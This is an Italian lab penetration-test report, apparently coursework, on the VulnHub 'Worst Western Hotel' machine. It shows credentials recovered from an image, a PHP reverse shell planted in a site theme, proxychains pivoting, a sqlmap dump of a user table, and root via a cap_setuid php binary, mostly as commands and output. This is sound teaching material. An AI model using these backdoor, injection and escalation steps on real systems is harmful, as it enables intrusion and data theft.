Una volta ricaricata l'interfaccia visualizzeremo la pagina iniziale del sito (Figura 51) con all'interno una tabella con tutti i tentativi d'accesso al sito. A questo punto analizziamo il codice sorgente (Figura 52) del sito e scopriamo che un'immagine ha un nome sospetto rispetto alle altre.



Status	Time	IP-Address	Username
Failed	2023-05-04 18:03:59	172.17.0.1	root
Login	2023-05-04 18:04:45	172.17.0.1	user
Login	2023-05-04 18:06:37	172.17.0.1	user
Login	2024-05-12 12:28:11	192.168.1.212	user
Login	2024-05-12 12:29:23	192.168.1.212	user
Login	2024-05-15 18:32:29	192.168.1.212	user
Login	2024-05-15 18:33:39	192.168.1.212	user
Login	2024-05-15 18:34:50	192.168.1.212	user
Login	2024-05-15 18:36:00	192.168.1.212	user
Login	2024-05-15 18:37:10	192.168.1.212	user
Login	2024-05-15 18:38:20	192.168.1.212	user
Login	2024-05-15 18:39:30	192.168.1.212	user
Login	2024-06-14 18:30:47	192.168.1.212	user
Login	2024-06-14 18:31:52	192.168.1.212	user
Login	2024-06-14 18:32:57	192.168.1.212	user
Login	2024-06-14 18:34:02	192.168.1.212	user
Login	2024-06-14 18:35:07	192.168.1.212	user
Failed	2024-06-14 18:35:31	192.168.1.99	
Login	2024-06-14 18:36:13	192.168.1.212	user
Login	2024-06-14 18:37:18	192.168.1.212	user
Login	2024-06-18 18:38:23	192.168.1.212	user

Figura 51 Schermata iniziale sito

```
var images = [], x = -1;
images[0] = "4063830e548b8aea3586473c668aac826516be33/1.jpg";
images[1] = "4063830e548b8aea3586473c668aac826516be33/c49675b5b5ef6ac738587d12051b607b13c78c79.jpg";
images[2] = "4063830e548b8aea3586473c668aac826516be33/3.jpg";
images[3] = "4063830e548b8aea3586473c668aac826516be33/4.gif";
images[4] = "4063830e548b8aea3586473c668aac826516be33/5.jpg";
images[5] = "4063830e548b8aea3586473c668aac826516be33/6.jpg";
</script>
```

Figura 52 Elenco immagini sito

Nella foto sospetta (Figura 53), nell'angolo in basso a sinistra del computer, sono visibili un nome utente ed una password [peterg:Birdistheword].




Figura 53 Immagine sospetta

WEB BACKDOOR

Eseguo nuovamente una scansione sull'indirizzo IP della macchina target con dirb per verificare se è presente un pagine d'accesso per l'amministratore per utilizzare i dati d'accesso appena recuperati. Dalla scansione otteniamo che è presente un *adminpanel* (Figura 54).

```
(root@kali)~[~]
# dirb http://10.0.2.9 -r

DIRB v2.22
By The Dark Raver

START_TIME: Fri Jun 14 13:19:04 2024
URL_BASE: http://10.0.2.9/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive

GENERATED WORDS: 4612

--- Scanning URL: http://10.0.2.9/ ---
=> DIRECTORY: http://10.0.2.9/adminpanel/
+ http://10.0.2.9/api (CODE:302|SIZE:0)
=> DIRECTORY: http://10.0.2.9/cache/
+ http://10.0.2.9/classes (CODE:403|SIZE:273)
+ http://10.0.2.9/config (CODE:403|SIZE:273)
=> DIRECTORY: http://10.0.2.9/controllers/
=> DIRECTORY: http://10.0.2.9/css/
+ http://10.0.2.9/docs (CODE:403|SIZE:273)
+ http://10.0.2.9/download (CODE:403|SIZE:273)
=> DIRECTORY: http://10.0.2.9/img/
=> DIRECTORY: http://10.0.2.9/js/
+ http://10.0.2.9/log (CODE:403|SIZE:273)
+ http://10.0.2.9/mails (CODE:403|SIZE:273)
=> DIRECTORY: http://10.0.2.9/modules/
=> DIRECTORY: http://10.0.2.9/pdf/
+ http://10.0.2.9/server-status (CODE:403|SIZE:273)
=> DIRECTORY: http://10.0.2.9/tests/
=> DIRECTORY: http://10.0.2.9/themes/
=> DIRECTORY: http://10.0.2.9/tools/
=> DIRECTORY: http://10.0.2.9/translations/
=> DIRECTORY: http://10.0.2.9/upload/
=> DIRECTORY: http://10.0.2.9/webservice/

END_TIME: Fri Jun 14 13:19:38 2024
DOWNLOADED: 4612 - FOUND: 8
```

Figura 54 Ricerca pagina amministratore

A questo punto è possibile effettuare l'accesso (Figura 55) con le credenziali precedentemente ricavate [peterg@worstwestern.com : Birdistheword].




Figura 55 Accesso amministratore

Una volta effettuato l'accesso ci viene mostrata la schermata di gestione del sito (Figura 56).




Figura 56 Dashboard amministratore

Sfruttiamo l'accesso al pannello di controllo dell'amministratore per creare una backdoor che ci permette di ottenere l'accesso alla macchina. Per creare la backdoor è stato modificato il template del sito.

Quindi dalla pagina dei temi del sito (Figura 57) è stato esportato il template utilizzato dal sito




Figura 57 Template sito

E dopo aver decompresso il file zip contenente tutti i file che compongono il tema, è stato aggiunto il file `php-reverse-shell.php` (Figura 58 Codice php-reverse-shell) che permette di aprire una reverse shell.

```

cat php-reverse-shell.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit(0);
$VERSION = "1.0";
$ip = '10.0.2.4';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

```

Figura 58 Codice php-reverse-shell

Dopo l'aggiunta del file php è stato compresso in un file zip la cartella contenete il codice ed è stata caricata sul sito per utilizzarla come nuovo template per il sito.

A questo punto è stata messa in ascolto la macchina Kali e dal browser è stato richiamato il file php (Figura 59). La connessione, nel momento in cui ha successo, ci permette di ottenere una shell della macchina target e conseguenzialmente di poter effettuare operazioni su quest'ultima (Figura 60).




Figura 59 Apertura connessione

```
File Actions Edit View Help
root@kali: ~
(root@kali)~$ nc -l -p 1234
listening on [any] 1234 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.9] 58168
Linux prime 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64 x86_64 GNU/Linux
10:59:25 up 31 min, 0 users, load average: 0.27, 0.10, 0.03
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1000(gloapps) gid=1000(gloapps) groups=1000(gloapps)
/bin/sh: 0: can't access tty; job control turned off
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.100 netmask 255.255.255.0 broadcast 192.168.0.255
    ether 02:02:c0:a8:00:04 txqueuelen 0 (Ethernet)
    RX packets 38 bytes 3606 (3.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19 bytes 1514 (1.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

$ whoami
gloapps
$
```

Figura 60 Ifconfig sulla shell ottenuta

SQL INJECTION

Dalla shell precedentemente ottenuta è stato scoperto che l'IP è 192.168.0.100, che fa parte del segmento 192.168.0.0/24. A questo punto scansioniamo nuovamente la rete per trovare un altro indirizzo IP sfruttabile per accedere ai database sui quali si appoggia il sito (Figura 61).

Currently scanning: 172.26.132.0/16 Screen View: Unique Hosts					
13 Captured ARP Req/Rep packets, from 5 hosts. Total size: 780					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.0.1	08:00:27:26:69:8a	1	60	PCS Systemtechnik GmbH	
192.168.1.1	08:00:27:26:69:8a	1	60	PCS Systemtechnik GmbH	
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor	
10.0.2.9	08:00:27:26:69:8a	9	540	PCS Systemtechnik GmbH	
10.0.2.3	08:00:27:37:0a:3b	1	60	PCS Systemtechnik GmbH	

Figura 61 Netdiscover proxychains eth0

Dallo sniffing dell'host notiamo che c'è un indirizzo IP che potrebbe essere quello che stiamo cercando, quindi effettuiamo una *nmap* sull'IP 192.168.0.1 sulle porte 22,80 e 443. Dalla scansione notiamo che tutte e tre le porte risultano essere aperte. (Figura 62)

```
(root@kali)~$ proxychains nmap -Pn -sT -p22,80,443 192.168.0.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-19 05:20 EDT
[proxychains] Strict chain ... 10.0.2.9:1080 ... 192.168.0.1:80 ... OK
[proxychains] Strict chain ... 10.0.2.9:1080 ... 192.168.0.1:22 ... OK
[proxychains] Strict chain ... 10.0.2.9:1080 ... 192.168.0.1:443 ... OK
Nmap scan report for 192.168.0.1
Host is up (0.015s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp    open  https

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

Figura 62 Nmap IP 192.168.0.1

A questo punto apriamo il browser con il comando (Figura 45) e notiamo che se richiamiamo IP sulla porta 80 verremo reindirizzati alla pagina del sito web (Figura 23) mentre se richiamiamo IP sulla porta 443 verremo reindirizzati ad una pagina di login (Figura 63).




Figura 63 CRM login

Non essendo in possesso delle credenziali d'accesso, proviamo a effettuare una SQL Injection (Figura 64) poiché il sito risulta essere vulnerabile a questo tipo d'attacco.




Figura 64 SQL Injection

Lanciamo, a questo punto, *sqlmap* per scoprire quali sono i database disponibili (Figura 65)




Figura 65 Sqlmap dbs

Dall'output scopriamo che ci sono due database: *crm* e *information_schema*. Ci concentriamo ad ottenere ulteriori informazioni sul database *crm*.

Con il comando (Figura 66) quindi andiamo a ricercare le tabelle contenute in questo database (Figura 67).

```
root@kali:~# proxychains -q sqlmap -u "https://192.168.0.1/forgot-password.php" --forms -D crm --tables -batch
```

Figura 66 sqlmap command tables

```
[04:11:15] [INFO] retrieved: user
[04:11:27] [INFO] retrieved: admin
[04:11:42] [INFO] retrieved: ticket
[04:12:01] [INFO] retrieved: usercheck
Database: crm
[5 tables]
+-----+
| admin |
| user  |
| prequest |
| ticket |
| usercheck |
+-----+

[04:12:27] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-06042024_0410am.csv'
```

Figura 67 Tabelle database crm

Tra le tabelle trovate quella che ci serve è la *user* quindi con il comando (Figura 68) stampiamo il contenuto (Figura 69).

```
root@kali:~# proxychains -q sqlmap -u "https://192.168.0.1/forgot-password.php" --forms -D crm -T user --dump --batch
```

Figura 68 sqlmap command dump user

```
Database: crm
Table: user
[7 entries]
```

id	email	name	gender	mobile	address	status	password	alt_email	user_image	posting_date
3	peterg@worstwestern.com	Peter Griffin	Female	8285703354	Sec-5 Sahibabad Ghaziabad	0	TheBirdIsTheWord	peter.griffin@worstwestern.com	NULL	2015-01-01 12:30:00
7	rahu@gmail.com	Rahul	m	8285703355	<blank>	0	123456	<blank>	NULL	2015-02-03 12:30:00
9	deno@gmail.com	Anuj	m	1234567890	New Delhi India	0	Test012345	test@gmail.com	NULL	2019-07-10 13:30:00
11	testuser@gmail.com	Test user	Male	1234567890	New Delhi India	NULL	Test0123	ak@gmail.com	NULL	2019-08-06 13:09:15
12	abc@gmail.com	ABC	m	1234567890	New Delhi India	NULL	Test0123	jsadgj@gmail.com	NULL	2019-08-10 06:24:31
13	me@home.no	me	m	1	NULL	NULL	Test	NULL	NULL	2020-10-18 13:40:53
14	me@home.no	me	m	2	NULL	NULL	me	NULL	NULL	2020-10-18 13:23:55

```
[04:49:18] [INFO] table 'crm.'user' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.0.1/dump/crm/user.csv'
[04:49:18] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-06042024_0449am.csv'
```

Figura 69 Contenuto tabella user

Sono state trovate alcune email e password ma la prima linea risulta essere quella di nostro interesse perché contiene i dati d'accesso di un utente già precedentemente individuato.

Le credenziali che utilizzeremo saranno **[peterg:TheBirdIsTheWord]**.

Con le credenziali ottenute accediamo, tramite ssh Figura 62, alla macchina target (Figura 70).

```
(root@kali)-[~]
# proxychains -q ssh peterg@192.168.0.1
peterg@192.168.0.1's password:
Linux hotelww 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun  4 06:22:32 2024
peterg@hotelww:~$
```

Figura 70 Accesso tramite ssh

Post Exploitation

PRIVILEGE ESCALATION

Lo scopo della Privilege Escalation è quello di assumere dei privilegi diversi da quelli dell'utente in uso, che nel caso del vertical privilege escalation vuol dire assumere maggiori privilegi, o privilegi totali, sulla macchina target.

I privilegi che possediamo al momento non ci permettono di effettuare nessuna operazione consentita all'amministratore di sistema (Figura 71).

```
peterg@hotelww:~$ sudo -l
-bash: sudo: command not found
peterg@hotelww:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/mount
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
peterg@hotelww:~$
```

Figura 71 Privilegi iniziali

Per elevare i privilegi utilizziamo lo script *linpeas.sh* (Linux local Privilege Escalation Awesome Script [8]) che è uno script che cerca possibili percorsi per aumentare i privilegi sugli host Linux/Unix.

Effettuiamo l'esecuzione dello script (Figura 72)

```
(root@kali)-[~/Downloads]
# proxychains scp linpeas.sh peterg@192.168.0.1:/home/peterg
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 10.0.2.9:1080 ... 192.168.0.1:22 ... OK
peterg@192.168.0.1's password:
linpeas.sh
```

Figura 72 Esecuzione linpeas.sh

La Figura 73 mostra l'output dello script lanciato il precedenza.

```
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000

Files with capabilities (limited to 50):
/usr/bin/php7.3 = cap_setuid+ep
/usr/bin/vim = cap_setuid+ep
/usr/bin/ping = cap_net_raw+ep
```

Figura 73 Informazioni

È possibile sfruttare una falla di sicurezza (Figura 74) per poter iniettare una backdoor sulla macchina target.

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which php) .
sudo setcap cap_setuid+ep php

CMD="/bin/sh"
./php -r "posix_setuid(0); system('$CMD');"
```

Figura 74 Falla sfruttabile

Sfruttiamo questa falla per ottenere i privilegi dell'utente di root (Figura 75).

```
peterg@hotelww:~$ CMD="/bin/sh"
peterg@hotelww:~$ /usr/bin/php7.3 -r "posix_setuid(0); system('$CMD');"
id
uid=0(root) gid=1000(peterg) groups=1000(peterg)
whoami
root
```

Figura 75 Sfruttamento della falla

A questo punto abbiamo i privilegi di root quindi la nostra privilege escalation ha avuto successo, per verificare ciò proviamo a lanciare il comando `cat` su un file di proprietà dell'utente root (Figura 76).

```
cd /root
ls -la
total 44
drwx----- 4 root root 4096 Oct 22 2020 .
drwxr-xr-x 18 root root 4096 Oct 9 2020 ..
lrwxrwxrwx 1 root root 9 Oct 9 2020 .bash_history → /dev/null
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwx----- 2 root root 4096 Oct 19 2020 .docker
-rw-r--r-- 1 root root 42 Oct 22 2020 Flag3.txt
drwxr-xr-x 3 root root 4096 Oct 9 2020 .local
-rw----- 1 root root 618 Oct 21 2020 .mysql_history
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 11241 Oct 22 2020 .viminfo
cat Flag3.txt
c6d2ff8d486ef58f2aa8f16b4658884897230620
```

Figura 76 Verifica del successo della privilege escalation

Riferimenti

- [1] 4ndr34z, «Worst Western Hotel: 1,» 4 May 2021. [Online]. Available: <https://www.vulnhub.com/entry/worst-western-hotel-1,693/>.
- [2] «PHPIPAM 1.0.010 - Multiple Vulnerabilities,» [Online]. Available: <https://www.exploit-db.com/exploits/39171>.
- [3] «PrestaShop,» [Online]. Available: <https://prestashop.it/>.
- [4] «CVE2020-11022,» [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2020-11022>.
- [5] «CVE-2020-11023,» [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2020-11023>.
- [6] «CVE-1999-0524,» [Online]. Available: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-1999-0524>.
- [7] «CWE-693: Protection Mechanism Failure,» [Online]. Available: <https://cwe.mitre.org/data/definitions/693>.
- [8] «linPEAS,» [Online]. Available: <https://github.com/peass-ng/PEASS-ng>.

Elenco delle Figure

Figura 1 Topologia della rete Corso	2
Figura 2 Comando netdiscover.....	3
Figura 3 Output del comando netdiscover	4
Figura 4 Output del comando ping.....	4
Figura 5 Impostazione dei filtri in Wireshark.....	4
Figura 6 Pacchetti ICMP catturati da Wireshark	5
Figura 7 Output del comando arping.....	5
Figura 8 Output del comando nping sulle porte TCP 22 e 80.....	5
Figura 9 Comando pof	6
Figura 10 Comando curl	6
Figura 11 Porzione dell'output del tool pof.....	6
Figura 12 Comando nmap -O.....	6
Figura 13 Porzione dell'output del tool nmap relativa all'OS detection	6
Figura 14 Comando nmap -sV.....	7
Figura 15 Comando per la conversione file da xml a html.....	7
Figura 16 Scan delle porte TCP effettuato con nmap	7
Figura 17 Output del comando unicornscan.....	8
Figura 18 Comando nmap per la modalità aggressive	8
Figura 19 Output dell'aggressive scan di nmap.....	8
Figura 20 Traceroute.....	8
Figura 21 File hosts	8
Figura 22 Esecuzione comando curl sulla porta 80	9
Figura 23 Pagina web	9
Figura 24 Comando sslscan	9
Figura 25 Output sslscan	10
Figura 26 Output tool nikto	10
Figura 27 Dirb scansione estensioni file.....	11
Figura 28 Dirb scansione con parametro -X	12
Figura 29 Output ricerca file config.txt.....	12
Figura 30 Output Basic Network Scan	13
Figura 31 Elenco vulnerabilità.....	13
Figura 32 Prima criticità Medium.....	14

Figura 33 Seconda criticità Medium.....	14
Figura 34 Output Web Application Tests	15
Figura 35 Elenco delle vulnerabilità	15
Figura 36 Criticità Medium.....	16
Figura 37 Prima criticità Low.....	16
Figura 38 Seconda criticità Low	17
Figura 39 Grafico risultati OpenVAS.....	17
Figura 40 Lista risultati OpenVAS.....	18
Figura 41 Output Nmap socks-brute	19
Figura 42 Modifica proxychains.conf	19
Figura 43 Comando scansione rete 192.168.1.0/24	19
Figura 44 Nmap sul proxy.....	20
Figura 45 Comando apertura del browser Firefox	20
Figura 46 Pagina di login del sito	20
Figura 47 Apertura HTTP temporaneo	21
Figura 48 Script XSS.....	21
Figura 49 Cookie ottenuto.....	21
Figura 50 Console.....	21
Figura 51 Schermata iniziale sito	22
Figura 52 Elenco immagini sito	22
Figura 53 Immagine sospetta.....	22
Figura 54 Ricerca pagina amministratore	23
Figura 55 Accesso amministratore	23
Figura 56 Dashboard amministratore	24
Figura 57 Template sito	24
Figura 58 Codice php-reverse-shell.....	25
Figura 59 Apertura connessione.....	25
Figura 60 Ifconfig sulla shell ottenuta	26
Figura 61 Netdiscover proxychains eth0	26
Figura 62 Nmap IP 192.168.0.1.....	26
Figura 63 CRM login	27
Figura 64 SQL Injection.....	27
Figura 65 Sqlmap dbs.....	27

Figura 66 sqlmap command tables	28
Figura 67 Tabelle database crm	28
Figura 68 sqlmap command dump user	28
Figura 69 Contenuto tabella user	28
Figura 70 Accesso tramite ssh	29
Figura 71 Privilegi iniziali	29
Figura 72 Esecuzione linpeas.sh	29
Figura 73 Informazioni.....	30
Figura 74 Falla sfruttabile	30
Figura 75 Sfruttamento della falla	30
Figura 76 Verifica del successo della privilege escalation	30